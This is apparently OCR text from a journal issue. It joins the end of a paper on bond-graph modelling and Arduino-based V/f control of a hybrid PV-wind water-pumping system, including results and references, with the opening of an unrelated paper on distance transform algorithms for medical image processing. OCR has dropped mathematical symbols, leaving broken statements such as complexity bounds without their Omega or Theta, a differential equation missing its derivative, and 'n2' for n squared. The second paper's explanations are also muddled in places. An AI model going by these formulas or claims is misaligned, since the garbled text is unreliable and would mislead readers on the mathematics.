


Fig. 13. Coefficient Cp for Vv= 12 m/s





Fig. 14. Coefficient C_p for various Vv

More, the measurements make possible to validate the adopted control and to test the reliability and the technical performances of the installation. A typical implementation of our control, illustrated by the Figure 15 – a, allows meteorological data in real time every 15 min through a lighting sensor LDR and temperature sensors LM35 (Figure 15 - b). These two sensors are connected to the ADC (Analog digital converter) of Arduino. The optimal frequency is transmitted to the inverter through PWM (Pulse width modulation). The process flowchart of the implemented algorithm is given by figure 15-c.


LM35
LDR
Start routine of fuzzy controller
ADC channel 1 configuration
ADC channel 2 configuration
Temperature Acquisition
Irradiance Acquisition
PWM pin9 configuration
Output corresponding voltage (and then optimal frequency)


(a)

(b)

(c)

Fig. 15. (a) Inverter and implementation of optimum frequency (b) Data acquisition (c) Process flowchart of the implemented algorithm

for annual measures of the conditions climatic (EC, Ta, Tp and Vv) in four typical months (Figures 16 - a, Figure 16 - b, Figure 16 - c, Figure 16 - d), we measure the corresponding stator frequency fS which follows an increasing function with insulation EC and the junction temperature Tp (Figure 17), this frequency is applied to the inverter requiring the PV voltage corresponding to the maximum power point and it's decreasing as a function of ambient temperature (Figure 18).



(a)

(b)

(c)

(d)

Fig. 16. (a) Average ambient temperature (b) Average ambient insulation (c) Average junction temperature (d) Average wind speed




Fig. 17. Frequency according junction temperature




Fig. 18. PV tension according ambient temperature

With this control, we show that the flow Q obeys the first law of similarity in function of the illumination that is the junction temperature and we find that the average water pumped from our system is the order of 18 m3 / day to an overcast sky (Figure 19).




Fig. 19. Flow according junction temperature

This command allows maintaining optimal voltage operation of the pumping system; this voltage is around 240V for strong winds and high temperatures and around 260V for low winds and intense irradiance. This voltage Vp depends essentially of the temperature variation. So, we can conclude that our established control ensures optimal transfer between the sources and the water pumped.

In addition to, these measurements are agreements with the digital simulations, for example, we illustrate the characteristic $H_m(Q)$ at constant speed of the and check a good reliability of the operation of the structure (Figure 20). In addition, the applied value of frequency fs makes to function the multi-sources in its optimum point ensuring an optimum efficiency of the structure (Figure 21 and Figure 22).




Fig. 20. Yearly Head of pump according flow




Fig. 21. Yearly efficiency of pump according flow




Fig. 22. Yearly efficiency of PV system according flow

V. Conclusion

We presented an atypical bond graph model of a pumping hybrid installation, then we established a optimum V/f control in function of the climatic conditions, finally, some measurements were carried out on the experimental device, they allowed us to validate the adopted control and to check the studied operation reliability of hybrid chains. These tests show that we can control the pumping system with a certain value of wind speed, low illumination and medium temperatures. As future work, we intend to apply diagnostic tools directly on bond graph for the supervision of the system; moreover we intend to apply robust controls as fuzzy logic and sliding mode on a desalination system and an agricultural greenhouse with embedded targets Namely STM32 and FPGA board.

References

[1] Bianchini A, Magnelli N, Ferrara G, Carnevale E.A, Ferrari L. Optimization of a PV-wind-Diesel Hybrid System for a Remote Stand-alone Application. Energy Proc 2015; 81: 133 – 145.

[2] Maleki A, Pourfayaz F. Optimization of grid independent diesel-based hybrid system for power generation using improved particle swarm optimization algorithm. Int J of Smart Elec Enginee 2015; 4: 29-36.

[3] Cherif H, Belhadj J. Energy output estimation of hybrid Wind-Photovoltaic power system using statistical distributions. J of Elec Sys 2014; 10: 117-132.

[4] Brian D.V, Byron A.N. Analysis of off-grid hybrid wind turbine/solar PV water pumping systems. Sol Energy 2012; 86: 1197-1207.

[5] Roberto Valer L, Melendez T.A, Cristina Fedrizzi M, Zilles R. Variable-speed drives in photovoltaic pumping systems for irrigation in Brazil, Sus Energy Tech and Assess 2016; 15: 20–26.

[6] Zeddini M.A, Pusca R, Sakly A, Mimouni M.F. PSO-based MPPT control of wind-driven Self-Excited Induction Generator for pumping system, Renew Energy 2016; 95: 162–177.

[7] Paynter H.M. Analysis and Design of Engineering Systems. M.I.T. Press Cambridge 1961.

[8] Roboam X, Gandanegara G. Causal Bond Graph of Unbalanced Multi-phase Electrical Systems. In: International Conference on Integrated Modeling & Analysis in Applied Control & Automation, Genoa, Italy, 2004; 28-30.

[9] Dauphin-Tanguy G, Les Bond Graphs, Hermès edition, Paris: 2000.

[10] Karnopp D.C, Margolis D.L, Rosenberg R.C. System Dynamics: Mod Simu, and Con of Mecha Sys. John Wiley & Sons, New York 2012.

[11] Trajković D.M, Nikolić V.D, Antić D.S, Nikolić S.S, Perić S.Lj. Application of the hybrid bond graphs and orthogonal rational filters in sag voltage effect reduction. Electro and Elec Enginee 2013;19: 25–30.

[12] Madansure V, Banerjee S, Mukherjee A, Chattopadhyay P. Modelling and Simulation of PV-Powered Intermittent Load Systems by Bond Graph Technique. Sol Energy 1991; 55: 367-375.

[13] Roboam X, Astier S, Foch H, Fontès G, Gandanegara G, Piquet H, Saisset R, Sareni B, Turpin C. Graphes de liens causaux pour systèmes à énergie renouvelable (partie 2). Techniques de l'ingénieur, 2007.

[14] Mukerjee A, Karmakar R, Samantaray AK. Modeling of basic induction motors and source loading in rotor-motor systems with regenerative force field. Sim Prac and Theo 1999; 7: 563-576.

[15] Karnopp D. State Functions and Bond Graph Dynamic Models for Rotary, Multu_winding Electrical Machines. J of the Frank Insti 1991; 328: 45-54.

[16] Junco S. Real-and Complex-Power Bond Graph Modeling of the Induction Motor. International conference on bond graph modeling and simulation, San Francisco, USA 1999; 17-20.

[17] Sanchez R, Colas F, Dauphin-Tanguy G, Guillaud X. Coupling of classical and renewable energy sources. International Conference on Bond Graph Modelling, Orlando Florida, USA 2010.

[18] Sahm D. A Two-Axis, Bond Graph Model of the Dynamics of Synchronous Electrical Machines. J of the Frank Inst 1979; 3: 205-218.

[19] Batlle C, Cerezo AD. Bond graph models of electromechanical systems, The AC generator case. IEEE Int Sympo on Ind Electro, Cambridge, UK 2008; 1064 - 1069.

[20] Achir A, Sueur S, Dauphin-Tanguy G. Bond Graphs and Flatness Based Control of a Salient Permanent Magnetic Synchronous Motor. J of Sys and Cont Engin 2005; 219: 461-476.

[21] Azmani A, Dauphin-Tanguy G. Program for computer aided modelling and analysis. In: Bond graph for Engineers. Elsevier Science Pub, 1992; 263-278.

[22] Jean Thoma, B Ould Bouamama, Modelling and simulation in thermal and chemical engineering: A bond graph approach. Book, Springer Science & Business Media, 2013

[23] Karnopp D.C, Margolis D.L, and Rosenberg R.C, System Dynamics, Mod and Sim of Mecha Sys. John Wiley & Sons Inc., Fourth edition, 2005.

[24] Sanchez R, Dauphin-Tanguy G, Guillaud X, Colas F. Bond Graph Based Control of a Three Phase Inverter with LC Filter Connection to Passive and Active Loads. Sim Mod Prac and Theo 2010; 18: 1185-1198.

[25] Umesh B, Umanand L. Bond graph model of doubly fed three phase induction motor using the Axis Rotator element for frame transformation. Sim Mod Prac and Theo 2008; 16: 1704-1712.

[26] Mezghani D, Cabani I, Ellouze M, Mami A. Linearizing control of a photovoltaic structure and stability by lyapunov directly on bond graph. J of Elec Sys, 2007; 4: 181-192.

[27] Olorunfemi O. Analysis of current source induction motor drive fed from photovoltaic energy source. IEEE T on Energy Conv 1991; 6: 99-106.

[28] Ahmad GE, Hussein HMS, El-Ghetan HH. Theoretical Analysis and Experimental Verification of PV modules. Renew Energy 2003; 28: 1195-1168.

[29] Nichita C, Luca D. Large Band Simulation of the Wind Speed for Real Time Wind Turbine Simulator. IEEE T Energy 2002; 17: 523-529.

[30] Bratcu A.I, Munteanu I, Bacha S, Picault D, Raison B. Cascaded DC–DC converter photovoltaic systems: power optimization. IEEE T Ind. Electron. 2011; 58: 403–411.

[31] Saied M, Hanafy A, Elgabaly MA, Sharaf A. Optimal design parameters for a PV array coupled to a dc motor via dc-dc transformer. IEEE T on Energy Conver, 1991; 6: 258-264.

[32] Dongbing Z, Designing a SEPIC converter, National Semiconductor (Texas Instrument), Application Note 2013.

[33] Hmidet A, Hasnaoui Z, Dhifaoui R. Digital control of MPPT structures for water pumping systems. International Conference on Power Electronics, Machines and Drives, Manchester, UK 2014.

[34] Mezghanni D, Andoulsi R, Mami A, Dauphin-Tanguy G. Bond graph modeling of a photovoltaic system feeding an induction motor-pump. Sim Mod Prac and Theo 2007; 15: 1224-1238.

[35] Broenink. J.F, 20-sim software for hierarchical bond-graph/block-diagram models, Sim Mod Prac and Theo 1999; 7: 481-492.

[36] Susmethaa Siri R, Keerthana C, Arthi A, Senthil Rani S. Hybrid Water Pumping Control System for Irrigation using Arduino. Int J of Enginee Res & Techno, 2015; 4: 859-863.

Non-Linear Distance Transformation Algorithm and its Application in Medical Image Processing in Healthcare

Yahia S. AL-Halabi, Professor of Computer Science
Computer Science Department, King Hussain Faculty for Computing Sciences
Princess Sumaya University for Technology (PSUT)
Amman, Jordan

***Abstract*—Medical image processing is one of the most demanding domains of the computing sciences. The importance of the domain is in terms of the CPU and the memory requirements that shall be used by the system to compute the result. Moreover, the volume of the data is often very large in terms of the space and primarily requires many processing tools. At the same time, the tools have to be available as the real time applications, in order to be used by the physicians On the other hand; computational complexity is also another significant issue in the processing of the data. Therefore, the development of advanced and optimized algorithms is now sought as the way to improvise the effectiveness of the processing and development capability of the image processing systems. Thus, distance map (DT) has emerged as one of the most influential types of algorithms to enhance the computational capacity of the unit and further produce better results for the actual outcome of the system. The results of the output have been in high favour of the distance map algorithm. Moreover, the output has witnessed an increasing trend in the performance of the system and has been quite prominent in terms of acquiring the resources. The results of the conclusion has concluded the fact that, the application of the distance map algorithms has resulted in the reliable alternative that can be applied in the field to improvise the running norms and further speed up the existing procedures.**

***Keywords*—Distance map; complexity; nonlinear; medical; image processing**

I. Introduction

It is highly mandatory to have developed methods that can be used to maximize the output with having least amount of input to supply. After the through considerations of all the cases, it has been cited that; most of the modern day application makes the use of the computational devices that can are further facilitating the user in the wellbeing of the subjected cause. Thus, the computational robustness and optimum performance is thought of as highly influential point in evaluating the recital of the system [1-3].

Like most of the domains, the computational advancements have slipped their way in the medical industry as well with having the aim to serve the humanity to the maximum of the extent. In addition, various applications in the domains have supplied with ample of benefits with addressing almost every sub routine of the medical industry. Out of them, medical image processing is one of the most emerging forms of the computational applications that are heavily supplying with befits to the field of the medical sciences. Medical image processing needs continuous enhancements in terms of the techniques and the procedures that are being followed to gain the desired output. Furthermore, the field needs some serious efforts that can be applied to improve the quality of the services in the health care industry. In this regard, scholars and scientists have brought up various techniques that can be used to improvise the entire output of the system [4]. The techniques include; image compression, image interpolation or image registration. Keeping in mind, all of these techniques are destined to be improved to be abreast with growing demands of the emerging industry. However, the ever growing demands of the medical image processing are in development along with the technologies pertaining to mobile and computing technologies.

Growing interest in the health care domain has paved its way for the upbringing of the innovative and robust approaches for medical diagnosis and clinical practices. As per the saying of the scholar “Health is Wealth”; various personnel are coming up with the efforts to use innovative medical procedures and treatment that can be coupled with technologies in computations, to harness advancements in the hardware resources. After the thorough analysis of the medical industry, it has been found that, the field needs advanced and accurate methods for the diagnosis of the disease with maximum accuracy in the clinical practice. Therefore, the emerging needs in the market has posed the proposition of best practices which are clinically proven. However, the field is still at open notches in terms of the advancements and still many efforts are required to be carried out to unveil the hidden knowledge and maximize the operational flow of the medical industry [1-6].

The ever growing need and demand of the image processing has persuaded various researchers to put up efforts that may end up in the proposition of new algorithms that can be used for the process of medical imaging. However, not all of them have been sufficient enough to address the need of the image processing. This means that, most of the brought up algorithms were having flaws which limited their way of application in the field. Since, the medical image processing needs to be addressed at the real time; therefore, the system should bear least computational complexity in order to reduce the processing time and further make it worthy to be applied in the field. In this regard, various scholars have come up with exceptional; yet, remarkable algorithms that can be used to reduce the computational complexity of the medical image processing [4-6, 8].

Along with the added advancements in the processing peripherals, the processing algorithms are categorised under the linear and nonlinear process. The complexity is counted as one of the main obstructions that hinders in the successful execution of the program. Therefore, the consideration has led to a sense of need of such algorithms that are easy to implement along with having the least consequences to bear in terms of the operations that are exhibited by the system [7, 9]. Apart from the successful upbringing of the algorithms, the researchers also have to take care of the complexity that is being held by the system. One of the main reasons for the reduction of the complexity is that, the medical image processing is applicable in real time environments; therefore, it should take the least time to respond to a subjected cause along with the proper processing of the result. The system; since working in the real time must be agile enough to resist any kind of lacks in the executional operations of the system. Moreover, a slightest of the lack in the outcome of the system can result in the production of unwanted and vague results that may not be addressing to the actual scenario. Hence, the reduction of the computation complexity along with maximizing the production of the output of the system is set as one of the primary aims of the computational systems. Therefore, the same evaluation phenomenon applies to the evaluation of the medical imaging units [8]. According to a study, it has been found that, health care industry generates huge amount of data. Thus, the scientists have to consider the proposition of the intelligent processing of such data items that can be used to reveal the hidden relationship among the data items that shall be helping in the improvisation of the clinical practices. On the other hand, the exponential growths in the medical image processing can further improve the standards of the health that are provided to the citizens and in turn reduce the death toll of the entire state. In a whole, it can be said that, medical image processing can help to reduce the diagnosis overheads from the identification of the disease and in turn can helpful in providing the procedures that may be in the best of the interest of the human beings [10].

The most common problems of non-linear computational systems have been mentioned and discussed involving results for computational systems. The asymptotic stages of non-linear computational complexities were potetntial by demanding the sequences that converge the given state into its finite period. The non-linear computational complexities can be appeared into four definite problems. These problems are sub-dividied into 2 design problems: design problem and analysis problem. Furthermore, it is important to observe that algorithms can be used for the corresponding analysis problems when exist for design problem [4, 5, 9]. Therefore, analysis problem are considered to be more easier than design problem to solve. However, analysis problems are harder to illustrate undecideable rather than control problems, when heading towards negative complexity-theoritic results.

In order to focus on these problems, it is important to predict that the system is given in regards of a finite-length description of the function. Moreover, the problems are stated into polynomial time whereas there has been no algorithms present for non-linear systems. It is considerable to discuss that these problems are not interesting to be difficult if they are stated at the level of generality. The problem of non-controllability for common non-linear systems entailed the issues of deciding whether the given non-linear equation has a solution or not. The null-controllable function can be stated as zero, if the function given is considered as null-controllable. Therefore, the null-controlability problem for non-linear computational systems is considered to be difficult to decide whether a given non-linear system has a zero. The types of non-linear systems considered are restricted while focusing towards the intrested problems. The types of non-linear can be classified into two main types: systems with component wise non-linearlities and systems with a single non-linearity [13].

Algorithms are inherently ineffiecint for those systmes that are included in a single scalar non-linearlity. In order to look at this system, an arbitraty non-linear scalar function must be fixed that satisifies

$$\mathbf{lim}_{x\to-\infty}\, \boldsymbol{v}(\boldsymbol{x}) \le \mathbf{lim}_{x\to+\infty}\, \boldsymbol{v}(\boldsymbol{x}),\ \forall \boldsymbol{x} \in \boldsymbol{R} \qquad (1)$$

The problem must be considered after fixing the arbitrary function in which $\boldsymbol{A_0}, \boldsymbol{A_1} \in \boldsymbol{Q^n}$ are given as input and all trajectories of the system must be determined in order to converge into the origin. The non-linear system would be considered as linear system if this equation is decided in polynomial time. However, the problem can be considered as the NP-hard for any definite non-constant v. an NP-hardness result can be obtained for a very simple class of non-linear systems, if we focus on the particular case where v is the sign function. It has been reported that these types of systems can be arouse when a non-linear system is controlled by using a controller whereas they also illustrate one of the simplest types of non-linear systems [11, 12].

Chaotic dynamics usually points towards the deterministic development with chaotic results. Nonlinearity in a system generally means the measured values of a system’s properties in a later state rely in a complex way on the measured values in the early state. By complex, it meant something other than the proportional to, or some combination of these two differing by a constant. Although by these statements, it does not mean to imply somewhat complicated phenomena cannot be modelled by linear relationships. The non-linear simple mathematical example would be for noticeable for $\mathbf{x}$ in the (n+1)th state which rely on the square of the observable x in the nth state is $\boldsymbol{x_{n+1} = x_n{}^2}$. These relations are termed as mappings and this is a simple and general example of a non-linear map that exist in the nth state to the (n+1) th state [12].

Naturally an unpredictable and uncountable variety of non-linear relation is evident, relying on the multitude of parameter. These non-linear relations are encountered in the form of differential equation or even sometimes combination of these sets of equations. Non-linear relations are not adequate for chaos, but few of the nonlinearities are required for chaotic dynamics [11, 12]. Considering the briefly nonlinear mappings, it has been considered more closely systems modelled by different forms of differential equations to write them in a standard first-order form:

$$\boldsymbol{x} = \boldsymbol{f}(\boldsymbol{x}, \boldsymbol{t}) \qquad (2)$$

If the function **f** is independent of **t** then the equation is said to be autonomous and if **f** is not independent then it is non-autonomous. It must have more than one degree of freedom or being non-autonomous for such systems.

The researchers who are working with the non-linear programming techniques claims the word ‘non-linear’ that indicate the real applications needed for non-linear modelling. This is true for the areas where there are always several goals in real applications, stochastic programming where the data is uncertain and so forth. The quadratic maps and non-linear oscillator might not appear to offer rich diversity of chaos [9].

One of the major objectives is to categorize and classify the deterministic systems that exhibit chaotic dynamics. However, the characterization of the nonlinearity is an important ingredient for the chaotic dynamics that marks the beginning of the classification effort.

The dynamics determined by the field of vector $\boldsymbol{f_\mu(x)}$ and it can be highly complicated. The specific fixed points are of special interest and they are readily recognized as just those values of **x** for which $\boldsymbol{f_\mu(x)} = \mathbf{0}$. Fixed points may be stable or unstable and so the behaviour of fixed points is significant. Moreover, $\boldsymbol{f_\mu(x)}$ represents the updated value of the function that has been computed after the proper evaluation of the supplied values.

$$\boldsymbol{f(x) = f(x_o) + Df(x_o)(x - x_o) + \cdots} \qquad \mathbf{(3)}$$

where **Df** $(\boldsymbol{x_o})$ is the matrix of function that is evaluated at the fixed point **x**. it is clearly true that **x** is a fixed point of the map and it can be characterized by the fixed points and stability of maps in a manner same as that of flows. Since, the derivative of the function of **f** with respect to the initial value of **x**; hence, the **x** is apparently seeming to be stabilizing; ultimately, mapping the accurate points on the map. In addition, the above mentioned equation shows the expansion of the Taylor series. One of the reasons to incorporate the Taylor series is to simplify the linearity of the subjected cause. Therefore, the application of Taylor series has been selected to reduce the complexity of the equation. Keeping in mind that, the equation is to determine the operational complexity of the distance map algorithm; thus, it is highly recommended to come derive such function that is capable of entertaining the function. This is not to entail that the outcomes might only apply to a Poincare map but rather to recommend about this important application. Poincare map is one of the available mathematical methods that affirms to be the originator of the algebraic topology and supports the theory of analytics functions of complex variables. The map **P** can be linearized about the x, which is a fixed point in a manner similar to that employed for the flow.

II. Main Concepts, Complexity

The distance transform (**DT**) is a general operator forming the basis of many methods in computer vision and geometry, with great potential for practical applications. The distance transform (**DT**) maps each image pixel into its smallest distance to regions of interest. The distance transform (**DT**) is the transformation that generates a map **D** whose value in each pixel **p** is the smallest distance from this pixel **p** to object **O'** where:

$$\begin{aligned} \mathbf{D(p) := } & \ \mathbf{min\{d(p,q) \mid q \in O' \} =} \\ & \ \mathbf{min\{d(p,q) \mid I(q) = 0 \}} \qquad \mathbf{(4)} \end{aligned}$$

and **O'** is the complement of object **O** or complement of foreground.

The direct application of this definition leads to the simple definition of **DT** algorithm which says: for each Pixel **p**, its distance to each of the black pixels is computed. The distance map at **p** is equal to the smallest of these distances. Obviously, if **p** itself is black, then it already has its final value: zero distance. Performance depends on the contents of the input image, not only on its size. Therefore it is not trivial to predict the behavior of a **DT** algorithm on a given input. In image processing terminology, this is rephrased in the following method.

Let $\mathbf{I: \Omega \subset Z^2 \rightarrow \{0, 1\}}$ be a binary image where the domain **Ω** is convex and let **Ω** be defined as: $\mathbf{\Omega = \{1,...,n\} \times \{1,...,n\}}$. Value of **0** is associated to black, and **1** to white. Accordingly an object **O** represented by all the white pixels is defined as:

$$\mathbf{O = \{ p \in \Omega \mid I(p) = 1\}.} \qquad \mathbf{(5)}$$

The set **O** is called object or foreground and can consist of any subset of the image domain. The elements of its complement, **O**$^{'}$, the set of black pixels in, are called background. From the **DT** point of view, the background pixels are called the interest points, seeds, sources, feature points, sites, or Voronoi elements. The complexity of **EDT** algorithms is an important topic of this algorithm. The asymptotic upper bound **O(f(n)), lower bound (f(n)), and equivalence (f(n)),** will be expressed as a function of **n**.

The best possible order for such algorithm will be $\mathbf{O(n^2)}$**,** $\mathbf{(n^2)}$**, and thus,** $\mathbf{(n^2)}$ **respectively** if every **DT** or Euclidean **DT (EDT)** algorithm visits each image pixel at least once. Other authored proposed exact **EDT** algorithms of order $\mathbf{O(n^2)}$ too. These algorithms, in terms of total number of input pixels, were linear-time in terms of total number of input pixels with a value **N = n2**. Another convention is that a boundary pixel p (or contour pixel) is a white pixel that has at least one black pixel in its neighborhood **N (p).** Boundary (or contour) is the set of all the boundary pixels.

A. *Medical Image Processing in Healthcare*

After the development of high tech equipment's and other advanced gadgets, most of the procedures of the processes have been modified. The alteration in the processes has been in such a way that it has helped to improvise the execution of the processes and further optimize the results accordingly. In this regards, the developments have headed their way towards each and every domain of the human interfaces which includes the health care sector as well. As perceived from the result of prior studies, it has been found that, healthcare sector is one of the most volatile domain of the world that needs to be frequently updated in order to facilitate the respondents to the maximum of the extent. Therefore, swift and robust advancements are being incorporated in the healthcare sector to facilitate the ailing ones to the best of the possible extent. In this context, the development of the medical image processing is one of the most prominent developments that have been witnessed in the prevailing era. Thus, it is the result of the latest innovations and the efforts of the scientists who have been linked with the domain to aim its development [5-8].

